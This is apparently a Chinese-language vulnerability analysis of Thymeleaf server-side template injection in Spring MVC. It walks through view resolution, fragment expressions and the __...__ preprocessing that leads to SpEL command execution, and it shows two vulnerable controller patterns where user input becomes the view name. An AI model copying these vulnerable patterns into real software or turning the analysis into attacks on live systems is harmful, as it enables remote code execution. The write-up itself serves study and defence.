
循环所有视图解析器,调用resolveViewName,返回的其中包含能解析的视图解析器

ContentNegotiatingViewResolver#resolveViewName主要调用getCandidateViews找所有符合的视图解析器
符合的都加入

然后选择最合适的解析器

接下来调用view.render解析

如果包含::则作为片段表达式解析(在片段表达式中::前面部分为templateName,后面部分为markupSelectors)
fragmentExpression = (FragmentExpression)parser.parseExpression(context, "~{" + viewTemplateName + "}");
            if (!viewTemplateName.contains("::")) {
                templateName = viewTemplateName;
                markupSelectors = null;
            } else {
                IStandardExpressionParser parser = StandardExpressions.getExpressionParser(configuration);

                FragmentExpression fragmentExpression;
                try {
                    fragmentExpression = (FragmentExpression)parser.parseExpression(context, "~{" + viewTemplateName + "}");
                } catch (TemplateProcessingException var25) {
                    throw new IllegalArgumentException("Invalid template name specification: '" + viewTemplateName + "'");
                }

                FragmentExpression.ExecutedFragmentExpression fragment = FragmentExpression.createExecutedFragmentExpression(context, fragmentExpression);
                templateName = FragmentExpression.resolveTemplateName(fragment);
                markupSelectors = FragmentExpression.resolveFragments(fragment);
                Map<String, Object> nameFragmentParameters = fragment.getFragmentParameters();
                if (nameFragmentParameters != null) {
                    if (fragment.hasSyntheticParameters()) {
                        throw new IllegalArgumentException("Parameters in a view specification must be named (non-synthetic): '" + viewTemplateName + "'");
                    }

                    context.setVariables(nameFragmentParameters);
                }
            }
在这里传入的prepprocess为true,会对输入进行预编译

其中会匹配__,预处理的标记,Thymeleaf的表达式预处理特性允许将表达式置于__...__之中,先执行预处理表达式,再将其结果作为后续表达式的一部分继续处理。

private static final Pattern PREPROCESS_EVAL_PATTERN = Pattern.compile("\\_\\_(.*?)\\_\\_", 32);
再次调用parseExpression,这里的preprocess即为false,对表达式做处理

则调用execute解析spel表达式完成命令执行。所以整个poc的构成就很明显了

所以这种也可以的
return "welcome :: " + section
第二种出现漏洞的情况
@GetMapping("/doc/vul/{document}")
public void getDocument(@PathVariable String document) {
    log.info("[vul] SSTI payload: {}", document);
}
这种情况核心是不变的,都是在视图渲染时能够控制视图名称为恶意poc,导致渲染视图时执行片段表达式
由于这里没有返回视图,所以view为空,调用applyDefaultViewName获取默认的视图名
